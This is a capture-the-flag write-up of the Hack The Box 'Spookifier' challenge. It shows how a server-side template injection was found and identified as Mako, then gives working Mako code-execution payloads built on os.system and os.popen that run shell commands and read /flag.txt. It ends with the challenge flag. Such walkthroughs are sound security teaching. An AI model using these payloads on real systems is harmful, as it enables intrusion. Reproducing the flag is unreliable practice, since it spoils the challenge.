The Challenge


This report is for the Hack The Box challenge Spookifier created for Halloween 2022.

Created by Xclow3n

The challenge description is as follows:


There's a new trend of an application that generates a spooky name for you. Users of that application later discovered that their real names were also magically changed, causing havoc in their life. Could you help bring down this application?

The first thing we see when going to the given IP address is the titular web page.


Not Secure
http://83.136.251.68:54281
Name Spookifier
Enter your new Halloween name here
Spookify

Picture 1: The landing page for the website Spookifier


The first thing I decided to do was provide a name and see what would happen.



Picture 2: Results after providing a name

Ok so it looks like it takes an input and then displays said input to the screen using different fonts.

We can also see that the text I provided is also in the URL




```
http://83.136.251.68:54281/?text=Name
```

Picture 3: Provided input in URL

I decided to look into injection based vulnerabilities, and decided to check for Server-Side Template injections, due to the fact that this website appears to put user data into a template (the fonts), however, it could instead be the case that the template is being dynamically generated using the "name" parameter.

To see if my hunch is correct, I decided to inject a sequence of characters often used in template expression ***${{<%[%'"}}%***. The hope is that the website will provide an error, as this means that the server is most likely interrupting the injected template syntax.




Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Picture 4: Result of entering the string ${{<%[%'"}}%\ into the name field

And success! This means that we most likely have a Server-side template injection vulnerability. But what next? Now we need to determine the template engine.


We can do this by following this simple chart.



Picture 5: Template identifier from portswigger

Ok so let’s go through each test.

Test one involves us entering the input ${7*7} into the website.



Not Secure
http://83.136.251.68:54281/?text=%24{7*7}
Name Spookifier
Enter your new Halloween name here
Spookify

```
49
```

Picture 6: The results from the ${7*7} test.

From the screen shot, we can see that the input was processed successfully, as 49 (7*7).


So now we need to test the input a{*comment*}b.


Not Secure
http://83.136.251.68:54281/?text=a{*comment*}b
Name Spookifier
Enter your new Halloween name here
Spookify

```
a comment b
A COMMENT B
₳ ₵Ø₥₥Ɇ₦₮ ฿
a{*comment*}b
```

Picture 7: The result from the a{*comment*}b test.

Ok so this test failed, so we now move onto the next test, ${"z".join("ab")}


Not Secure
http://83.136.251.68:54281/?text=%24{"z".join("ab")}
Name Spookifier
Enter your new Halloween name here
Spookify


```
ʒ join ab
Z ᒍᓄᓯᒪ ᗩB
z JOIN AB
azb
```

Picture 8: The result from the ${"z".join("ab")} test.

And this test passed, which means that we are most likely looking at something using the Mako template language.

Now comes the hard part, exploiting. I was looking up how we could inject code, and found this GitHub: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/Python.md#mako

It gave me this payload: ${self.module.cache.util.os.system("id")} to use so that I could get direct access to the os module.


Not Secure
http://83.136.251.68:54281/?text=%24{self.module.cache.util.os.system("id")}
Name Spookifier
Enter your new Halloween name here
Spookify
self module cache util os system id
0

Picture 9: Results of using the payload ${self.module.cache.util.os.system("id")}

Ok now that we know this works, we can modify this to display the current user using pwn and popen (View the process's input/output stream).


From there I used the following commands to find the flag

${self.module.cache.util.os.popen('pwd').read()}

${self.module.cache.util.os.popen('ls').read()}

${self.module.cache.util.os.popen('cd .. && ls').read()}

${self.module.cache.util.os.popen('cd .. && ls && cat /flag.txt').read()}



```
self module cache util os popen cd ls cat flag txt read
app bin dev etc flag.txt home lib
media mnt opt proc root run sbin
srv sys tmp usr var HTB{t3mpl4t3_
1nj3ct10n_C4n_3x1st5_4nywh343!!}
```

Picture 10: Results of running the command ${self.module.cache.util.os.popen('cd .. && ls && cat /flag.txt').read()}

And there we have it the flag is **HTB{t3mpl4t3_1nj3ct10n_C4n_3x1st5_4nywh343!!}**